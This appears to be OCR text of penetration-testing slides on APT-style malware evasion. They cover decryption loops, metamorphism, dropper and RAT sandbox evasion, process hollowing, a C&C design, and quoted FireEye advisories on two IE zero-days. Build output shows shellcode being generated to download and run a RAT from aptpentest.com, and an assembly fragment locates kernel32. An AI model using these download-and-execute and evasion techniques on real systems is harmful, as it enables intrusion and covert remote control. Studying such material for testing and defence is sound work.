Evasion Models

APT Penetration Testing

Attack From Within



Code Displacement



Code Displacement

```
v91 = ((int (__stdcall *)(_DWORD, int, signed int, signed int))v90)(0, v57 + 16, 4096, 4);
if ( !v91 )
  return 11;
v26 = v16;
v27 = v16;
v92 = v16;
v93 = v16;
if ( v24 > 0 )                                  // Decrypt Loop
{
  v28 = v91;
  v89 = (int)((char *)a3 - v91);
  do
  {
    v26 = v26 + (v26 >> 3) - 0x11111111;
    v27 = v27 + (v27 >> 5) - 0x22222222;
    v92 += 0x33333333 - (v92 << 7);
    v93 += 0x44444444 - (v93 << 9);
    v25 = v27 + v26;
    LOBYTE(v25) = *(_BYTE *)(v89 + v28) ^ ((_BYTE)v93 + (_BYTE)v92 + v27 + (_BYTE)v26);
    *(_BYTE *)v28++ = v25;
    --v24;
  }
  while ( v24 );
  v23 = 4096;
}
v29 = v56;
v30 = ((int (__fastcall *)(unsigned int, int, _DWORD, int, signed int))v90)(v27, v25, 0, v56, v23);
v93 = v30;
if ( !v30 )
  return 12;
v88 = 0;
if ( ((int (__stdcall *)(signed int, int, int, int, _DWORD, int *))v79)(
       2,
       v30,
       v29,
       v91 + 16,
       *(_DWORD *)(v91 + 12),
       &v88) )
  return 13;
if ( v29 != v88 )
```

Metamorphism


- Metamorphism Fundamentals
  - Simple Techniques
    - Adding varying lengths of NOP instructions
    - Permuting use registers
    - Adding useless instructions and loops
  - More Advanced
    - Function reordering
    - Program flow modification
    - Static data structure modification

Metamorphism

- Find out what's wrong with this code.

```
.text:0040C5E7                  mov     al, byte_41474C
.text:0040C5EC                  push    9BE3D3Ch
.text:0040C5F1                  push    offset aFreeze_handToD ;
"Freeze_Hand to %d %d inish\n"
.text:0040C5F6                  push    eax
.text:0040C5F8                  push    ebx
.text:0040C5F9                  push    offset aPowerTxagccont ;
"Power/TxAgcControllegal Module"
.text:0040C5FE                  call    sub_40BF42
.text:0040C603                  cmp     esi, dword_4146C4
.text:0040C609                  mov     byte ptr [ebp+var_4], al
.text:0040C60C                  lea     eax, [ebx-1E50h]
.text:0040C612                  jle     short loc_40C650
.text:0040C614                  push    6Eh
.text:0040C61B                  push    0FFFFFFB7h
.text:0040C61D                  mov     ebx, eax
.text:0040C61F                  call    sub_41071F
```

Metamorphism



Malware Evasion

APT Penetration Testing

Dropper: Binary Level Evasion

- Obfuscation
- Metamorphism
- Polymorphism

Dropper: Component Level Evasion

- Memory
  - Embedded encrypted malware PE files
  - Unpacked directly into target memory location
- File/Registry
  - Installs encrypted binaries into file or registry
  - Consists of PE loader and malware PE files
  - Unpacked into target memory

Dropper: Runtime Evasion

- Decrypt PE loader and injects it into svchost or explorer
- Process Hollowing
  - Run svchost and write to process memory OR
  - Run standard dynamic allocation/injection based stealth.


RAT Evasion

- HTTP Back Connect (Proxy/Firewall evasion)
- Conditional activation depending on VM/Emulator presence (sandbox evasion)
- Delayed execution (sandbox evasion)

Current Framework Implementation

APT Penetration Testing

Overview


C&C(Linux)
1. Exploit
2. Drop
3. Register
4. Remote Access
5. Remote Access
Victim (Windows)
Attacker (Windows)

Why use C&C for Remote Access?

- Many RATs have direct P2P communication.
- Reasoning
  - Static IP/DNS required for RAT to beacon out
  - Minimise exposure of attacker machine
  - Hiding in the cloud of C&Cs is safer

CVE-2013-3918 for Exploit

New IE Zero-Day Found in Watering Hole Attack

November 8, 2013 | By Xiaobo Chen and Dan Caselden | Threat Research

FireEye Labs has identified a new IE zero-day exploit hosted on a breached website based in the U.S. It's a brand new IE zero-day that compromises anyone visiting a malicious website; classic drive-by download attack. The exploit leverages a new information leakage vulnerability and an IE out-of-bounds memory access vulnerability to achieve code execution.

Exploitation

The information leak uses a very interesting vulnerability to retrieve the timestamp from the PE headers of `msvcrt.dll`. The timestamp is sent back to the attacker's server to choose the exploit with an ROP chain specific to that version of `msvcrt.dll`. This vulnerability affects Windows XP with IE 8 and Windows 7 with IE 9.

The memory access vulnerability is designed to work on Windows XP with IE 7 and 8, and on Windows 7. The exploit targets the English version of Internet Explorer, but we believe the exploit can be easily changed to leverage other languages. Based on our analysis, this vulnerability affects IE 7, 8, 9, and 10. This actual attack of this memory access vulnerability can be mitigated by EMET per Microsoft's feedback.

Shellcode

This exploit has a large multi-stage shellcode payload. Upon successful exploitation, it will launch `rundll32.exe` (with `CreateProcess`), and inject and execute its second stage (with `OpenProcess`, `VirtualAlloc`, `WriteProcessMemory`, and `CreateRemoteThread`). The second stage isn't written to a file as with most common

CVE-2013-3893 for Shellcode

Operation DeputyDog: Zero-Day (CVE-2013-3893) Attack Against Japanese Targets

September 21, 2013 | By Ned Moran and Nart Villeneuve | Advanced Malware, Exploits, Targeted Attack, Threat Intelligence, Threat Research

FireEye has discovered a campaign leveraging the recently announced zero-day CVE-2013-3893. This campaign, which we have labeled 'Operation DeputyDog', began as early as August 19, 2013 and appears to have targeted organizations in Japan. FireEye Labs has been continuously monitoring the activities of the threat actor responsible for this campaign. Analysis based on our Dynamic Threat Intelligence cluster shows that this current campaign leveraged command and control infrastructure that is related to the infrastructure used in the attack on Bit9.


Shellcode : DeputyDog version

- GetTempPathA
- URLDownloadToFileA
- CreateFileA (Open encrypted file)
- SetFilePointer
- GetFileSize
- VirtualAlloc
- ReadFile
- **Decrypt**
- ReadFile
- WriteFile
- CloseHandle
- HookHoppingWinExec = kernel32!WinExec+5
- HookHoppingWinExec(stack_buffer)

Shellcode : genshell.py

```
1>  python Z:\APTPenTesting\Project\APT\Exploit\genshell.py 2013-3893.asm -u "http://
aptpentest.com/?f=Rat.exe.bin" -d "Z:\APTPenTesting\Project\APT\Release\Rat.exe
1>  shellcode = 662 bytes
1>  algorithm = xor
1>  key = 0x9C
1>  url = http://aptpentest.com/?f=Rat.exe.bin  total = 685 bytes (23 decryptor + 662 shellcode)
1>FinalizeBuildStatus:
1>  Deleting file "Release\Exploit.unsuccessfulbuild".
1>  Touching "Release\Exploit.lastbuildstate".
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:00.60
========== Rebuild All: 1 succeeded, 0 failed, 0 skipped ==========
```

Shellcode: Internals




2013-3893.asm

Assembly source (Use IDA export and some manual work)


```
Main:                                   ; CODE XREF: XorDecrypt+E
and     esp, 0FFFFFFF0h
xor     ecx, ecx

loc_40101C:
mov     esi, [fs:ecx+30h]
mov     esi, [esi+0Ch];_PEB.Ldr]
mov     esi, [esi+1Ch]

__find_kernel32:                                ; CODE XREF: se
mov     ebx, [esi+8]
mov     edi, [esi+20h]
mov     esi, [esi]
cmp     dword [edi+0Ch], 320033h
jnz     short __find_kernel32
jmp     loc_40124F
```

Rat.exe.bin

No PE header. Obfuscated as expected…




Shellcode : 2013-3893.s1



